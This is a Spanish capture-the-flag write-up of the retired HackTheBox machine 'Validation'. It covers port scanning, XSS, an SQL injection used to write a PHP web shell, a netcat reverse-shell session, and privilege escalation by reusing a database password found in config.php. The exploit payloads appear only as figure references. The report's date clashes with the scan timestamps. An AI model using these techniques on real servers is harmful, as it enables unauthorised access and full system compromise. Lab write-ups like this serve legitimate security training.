



# HACKTHEBOX

Informe Técnico

## Máquina Validation



**Validation**

| OS    | RELEASE DATE | DIFFICULTY | MACHINE STATE |
|-------|--------------|------------|---------------|
| Linux | 13 Sep 2021  | Easy       | Retired       |

Este documento es confidencial y contiene información sensible.  
No debería ser impreso o compartido con terceras entidades

26 de octubre del 2021

# Índice

|   |          |
|---|----------|
| <b>1. Antecedentes</b>                      | <b>2</b> |
| <b>2. Objetivos</b>                         | <b>2</b> |
| 2.1. Consideraciones . . . . .              | 2        |
| <b>3. Analisis de vulnerabilidades</b>      | <b>3</b> |
| 3.1. Vulnerabilidades encontradas . . . . . | 3        |

## 1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Validation** de la plataforma [HackTheBox](#).





Figura 1: Dirección IP de la máquina



## 2. Objetivos

Conocer el estado de seguridad actual del servidor **Validation**, enumerando posibles vectores de explotación y determinado alcance e impacto que un atacante podría ocasionar sobre el sistema en producción.

### 2.1. Consideraciones

Una vez finalizadas las jornadas de auditoría, se llevará a cabo una fase de saneamientos y buenas prácticas con el objetivo de securizar el servidor y evitar ser víctimas de un futuro ataque en base a los vectores explotados.




Figura 2: Flujo de trabajo

### 3. Analisis de vulnerabilidades

#### 3.1. Vulnerabilidades encontradas

Se comenzó realizando un escaneo de puertos abiertos y escaneo de exhaustivo para poder ver como trabaja el sistema. Se observó el puerto 80 abierto por lo que se investigó y mostraba esto. Indagando en la pagina se

```
# Nmap 7.92 scan initiated Fri Apr 1 11:29:30 2022 as: nmap -sCV -p22,80,4566,8080 -oN targeted 10.10.11.116
Nmap scan report for 10.10.11.116
Host is up (0.073s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 d8:f5:ef:d2:d3:f9:8d:ad:c6:cf:24:85:94:26:ef:7a (RSA)
|_ 256 46:3d:6b:cb:a8:19:eb:6a:d0:68:86:94:86:73:e1:72 (ECDSA)
|_ 256 70:32:d7:e3:77:c1:4a:cf:47:2a:de:e5:08:7a:f8:7a (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.4.48 (Debian)
4566/tcp  open  http     nginx
|_ http-title: 403 Forbidden
8080/tcp  open  http     nginx
|_ http-title: 502 Bad Gateway
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Apr 1 11:29:46 2022 -- 1 IP address (1 host up) scanned in 16.11 seconds
```

Figura 3: nmap



#### Join the UHC - September Qualifiers

Register Now

Figura 4: Panel de registro

pudo observar una posible vulnerabilidad HTML Injection y XSS.




Figura 5: Ejecutando XSS




Figura 6: XSS ejecutado

No se pudo hacer gran cosa con el XSS así que se decidió manipular la información del combo box mediante burpsuite, para buscar una posible SQL Injection. Realizando toda la metodología de SQL Injection, se encontró




Figura 7: SQL Injection

información con respecto a SQL Injectio into out file. Lo que nos permite inyectar en una columna de la tabla de la base de datos un scrpt en php e inyectar un archivo en la ruta /var/www/html/ con nombre panquecito.php



Figura 8: SQLi into outfile

De esta forma podemos ejecutar comandos del sistema en la url por lo cual se decidió obtener una reverse shell, esto mediante curl para codificar la informacion enviada y obtener la conexión.




Figura 9: Ejecutando panquecito.php



Figura 10: Emitiendo petición en curl.

```
(root@kali)~/home/kali
# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.116] 33872
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@validation:/var/www/html$
```

Figura 11: Reverse shell



Una vez accediendo a nivel de usuario se procedió a escalar los privilegios, se encontró el archivo `config.php`.<sup>e1</sup> cual tenía la contraseña de root. Procedimos a poner la contraseña y listo.

```
www-data@validation:/var/www/html$ ls -la
total 56
drwxrwxrwx 1 www-data www-data 4096 Apr  1 21:13 .
drwxr-xr-x 1 root      root    4096 Sep  3  2021 ..
-rw-r--r-- 1 www-data www-data 1550 Sep  2  2021 account.php
-rw-r--r-- 1 www-data www-data  191 Sep  2  2021 config.php
drwxr-xr-x 1 www-data www-data 4096 Sep  2  2021 css
-rw-r--r-- 1 www-data www-data 16833 Sep 16  2021 index.php
drwxr-xr-x 1 www-data www-data 4096 Sep 16  2021 js
-rw-r--r-- 1 mysql     mysql    143 Apr  1 21:13 panquecito.php
www-data@validation:/var/www/html$ cat config.php
<?php
    $servername = "127.0.0.1";
    $username = "uhc";
    $password = "uhc-9qual-global-pw";
    $dbname = "registration";

    $conn = new mysqli($servername, $username, $password, $dbname);
?>
www-data@validation:/var/www/html$ su
Password:
root@validation:/var/www/html# whoami
root
root@validation:/var/www/html#
```